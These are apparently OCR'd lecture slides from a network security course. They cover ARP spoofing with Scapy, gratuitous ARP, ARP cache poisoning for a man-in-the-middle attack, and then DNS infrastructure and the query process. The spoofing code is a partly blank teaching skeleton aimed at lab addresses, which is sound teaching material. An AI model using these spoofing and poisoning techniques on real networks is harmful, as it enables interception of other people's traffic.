
Fields of ARP and Ether Class

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : FieldLenField               = (None)
plen       : FieldLenField               = (None)
op         : ShortEnumField              = (1)
hwsrc      : MultipleTypeField           = (None)
psrc       : MultipleTypeField           = (None)
hwdst      : MultipleTypeField           = (None)
pdst       : MultipleTypeField           = (None)
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
```

Spoof ARP Request/Reply: Code Skeleton

```
target_IP    = "10.9.0.5"
target_MAC   = "02:42:0a:09:00:05"

fake_IP      = "10.9.0.99"
fake_MAC     = "aa:bb:cc:dd:ee:ff"

# Construct the Ether header
ether = Ether()
ether.dst =
ether.src =

# Construct the ARP packet
arp = ARP()

arp.hwsrc =
arp.psrc  =

arp.hwdst =
arp.pdst  =

arp.op = 1

frame = ether/arp
sendp(frame)
```

victim: **10.9.0.5**
goal: map **10.9.0.99** to **aa:bb:cc:dd:ee:ff**



Spoofing Gratuitous Message

- Special type of ARP message
- Source IP = Destination IP
- Destination MAC = broadcast address (`ff:ff:ff:ff:ff:ff`)

```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
            pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```


Note: ARP Becomes “Stateful”

```
$ ping 10.0.5.99
PING 10.0.5.99 (10.0.5.99) 56(84) bytes of data.
^C
--- 10.0.5.99 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss

$ arp -n
Address                  HWtype  HWaddress
10.0.5.3                 ether   08:00:27:23:30:c5
10.0.5.99                        (incomplete)
10.0.5.1                 ether   52:54:00:12:35:00
```

MAN-IN-THE-MIDDLE ATTACK

MITM: Man-In-The-Middle Attack

Man-In-The-Middle Attack



Use ARP Cache Poisoning to Redirect Packets

- Poison A's ARP cache, so B's IP is mapped to M's MAC.
- Poison B's ARP cache, so A's IP is mapped to M's MAC.

```
// On 10.9.0.5          Machine A
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.6         ether   02:42:0a:09:00:69   C            eth0
                                  ↖ This is M's MAC

// On 10.9.0.6          Machine B
# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.105       ether   02:42:0a:09:00:69   C            eth0
10.9.0.5         ether   02:42:0a:09:00:69   C            eth0
                                  ↖ This is M's MAC
```

Forward Packets without Modification

- Enable/Disable IP Forwarding

```
sysctl net.ipv4.ip_forward=1
sysctl net.ipv4.ip_forward=0
```


DNS and Attacks

Outline

- How DNS works
- Constructing DNS packets
- DNS cache poisoning attacks
  - Local
  - Remote

DNS INFRASTRUCTURE


DNS Domain Hierarchy



- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com.
- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc

- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ‘

DNS Zones



Zone 1
example.com
Zone 2
usa.example.com
chicago
boston
Zone 3
uk.example.com
Zone 4
france.example.com
Zone 5
nyc.example.com

DNS Root Servers

List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

DNS Root Server



source: https://root-servers.org/

Root Zone File


- https://www.internic.net/domain/root.zone

Top Level Domain (TLD)

- Infrastructure TLD: .arpa
- Generic TLD (gTLD): .com, .net,
- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- Country Code TLD (ccTLD): .au (Australia), .cn (China), .fr (France)
- Reserved TLD: .example, .test, .localhost, .invalid

DNS QUERY PROCESS

DNS Query Process and Cache



Local DNS Files

- `/etc/host`: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

- `/etc/resolv.conf`: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

How Local DNS Server Get Root Server's IP

```
seed@10.0.2.6:$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};
```

```
.                       3600000      NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000      A     198.41.0.4
A.ROOT-SERVERS.NET.     3600000      AAAA  2001:503:ba3e::2:30
;
; FORMERLY NS1.ISI.EDU
;
.                       3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.     3600000      A     192.228.79.201
B.ROOT-SERVERS.NET.     3600000      AAAA  2001:500:84::b
;
; FORMERLY C.PSI.NET
;
.                       3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.     3600000      A     192.33.4.12
C.ROOT-SERVERS.NET.     3600000      AAAA  2001:500:2::c
```

DNS Query Process: Query the Root Server

```
$ dig @a.root-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.               IN      A

;; AUTHORITY SECTION:
net.                    172800  IN      NS      a.gtld-servers.net.
net.                    172800  IN      NS      e.gtld-servers.net.
net.                    172800  IN      NS      f.gtld-servers.net.
net.                    172800  IN      NS      d.gtld-servers.net.
...

;; ADDITIONAL SECTION:
e.gtld-servers.net.     172800  IN      A       192.12.94.30
e.gtld-servers.net.     172800  IN      AAAA    2001:502:1ca1::30
f.gtld-servers.net.     172800  IN      A       192.35.51.30
f.gtld-servers.net.     172800  IN      AAAA    2001:503:d414::30
...
```

DNS Query Process: Query the net Server

